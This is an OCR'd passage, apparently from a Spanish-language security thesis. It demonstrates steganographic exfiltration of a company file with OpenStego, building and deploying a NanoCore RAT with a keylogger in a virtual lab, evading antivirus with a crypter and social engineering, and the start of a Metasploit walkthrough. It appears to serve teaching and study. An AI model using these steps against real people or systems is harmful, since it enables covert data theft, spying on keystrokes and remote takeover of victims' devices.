


Figura 4.2: Archivo ocultado en OpenStego

Como podemos observar en la siguiente imagen, obtenemos una foto aparentemente inofensiva, que no es detectada por el antimalware pero que contiene un archivo sensible, el de los proveedores de una empresa.




Figura 4.3: Resultados de anitmalware y del archivo resultante

Esta foto se podría enviar a alguien del exterior de manera aparentemente inofensiva sin levantar sospechas ni dejar rastro. Además el hecho de incluir una contraseña, si es suficientemente fuerte, complicaría mucho el poder extraer la información oculta. El receptor, solo debería ejecutar la herramienta e introducir la contraseña para obtener la información, como se aprecia en la siguiente imagen:




Figura 4.4: Proceso inverso de OpenStego

Como vemos, es increíblemente fácil y rápido utilizar técnicas de esteganografia para filtrar datos.

4.2 Creación de un troyano para ser usado por una RAT

En Internet existen infinidad de RATs que se pueden aprovechar para acceder a otro sistema. En el momento de que se crea una RAT, existe un periodo de tiempo en los cuales los antivirus analizan estos malwares, actualizan sus bases de datos hasta que son interceptados en su mayoría. Es el caso de NanoCore RAT, distribuido en 2015 en su versión liberada. Vitaminandolo con pluguins que se autoinstalan fácilmente, se puede crear una conexión con la víctima, pudiendo monitorear todos los procesos, tecleados, realizar capturas de pantalla, enviar audio o videos o incluso abrir un chat directo.

El escenario es una maquina virtual con Windows 7 64 bits, instalada en una máquina física con Windows 10 64 bits. Se creará el servidor desde la maquina física y se infectará la maquina virtual para demostrar los efectos de tener infectado un sistema operativo con esta RAT.

Lo primero es configurar el cliente con sus plugins de red, de conexión, etc. Dado que no son muchos, se han instalado todos para tener el máximo de funciones.




Figura 4.6: Portada entrada de Nanocore




Figura 4.7: Plugins Nanocore

Una vez hecho, esto, deberemos agregar el puerto a la escucha que activaremos y por el cual nos llegaran los datos a nuestra máquina.




Figura 4.8: Agregación del puerto a la escucha

Ahora toca crear el servidor, desde el apartado Builder, se puede indicar diferentes parámetros. Indicaremos la IP a la cual se conectará (es decir, la nuestra) el puerto (el mismo que hemos abierto) y se procede a infectar la máquina con dicho archivo.




Figura 4.9: Creación del servidor

Si se consigue que la víctima ejecute el servidor, cada vez que se conecte a Internet, estableceremos una comunicación de datos, obteniendo acceso total al sistema infectado.




Figura 4.10: Arriba, conexión establecida. Abajo, maquina con servidor ejecutado

Por ejemplo, vemos como podemos ejecutar un keylogger para registrar todo lo tecleado por el usuario.




Figura 4.11: Menú de acciones




Figura 4.12: Ejecución exitosa del Keylogger

El problema es el punto crítico de enviar el archivo a su destino sin que ningún antivirus, firewall o IDS lo intercepte, y luego el usuario lo ejecute. Para ello se puede utilizar crypters, por ejemplo SwayzCryptor. Podemos usarlo para cifrar el archivo de modo que no sea interceptado por los antivirus, para adjuntarlo en un email por ejemplo, en combinación con alguna técnica de ingeniería social y provocar que el usuario ejecute el archivo.




Figura 4.13: Uso de un crypter

Este proceso se podría aplicar (y de hecho se aplica) a un dispositivo móvil y obtener los mismos resultados. Por ejemplo, se podría subir el servidor a un servidor web, mandar vía WhatsApp el link al objetivo y el dispositivo quedaría infectado. Hay que recordar que en PCs corrientes es muy habitual tener antivirus que dificultaran la tarea, pero aún no es tan habitual tenerlos en smartphones, wereables, dispositivos IoT, etc. Las posibilidades de las RAT son innumerables y los atacantes aprovecharán todas las posibilidades a su alcance.

4.3 Creando un payload con metaesploit y abrir una sesión de meterpreter.

A continuación se van a realizar unas demostraciones de metasploit, explicando algunos comandos básicos. Después se creará un payload el cuál se ejecutará en la máquina de la víctima para abrir una sesión de meterpreter. Después se darán algunas ideas de qué hacer una vez se tiene acceso al sistema.

El contexto es el de dos máquinas virtuales conectadas en la misma red; una con kali 2.0 y otra con Windows 7 que será la víctima.

Comenzamos explicando cómo moverse por el framework. Podemos arrancar la consola de metasploit ejecutando ‘msfconsole’ como se muestra en la siguiente imagen:




Figura 5.1: Ejecución msfconsole

Poniendo un signo de interrogación o el comando help podremos ver qué comandos podemos utilizar.




Figura 5.2: Comandos msfconsole

Para buscar entre los módulos diferentes podemos utilizar el comando search. Esto nos mostrará el surtido abanico de módulos. Como buscamos un exploit para Windows 7, realizaremos una búsqueda concreta de Windows, pero podría ser de cualquier otro servicio, software, S.O., etc.




Figura 5.3: Búsqueda de módulos

También podemos buscar un exploit directamente con el comando 'searchsploit':

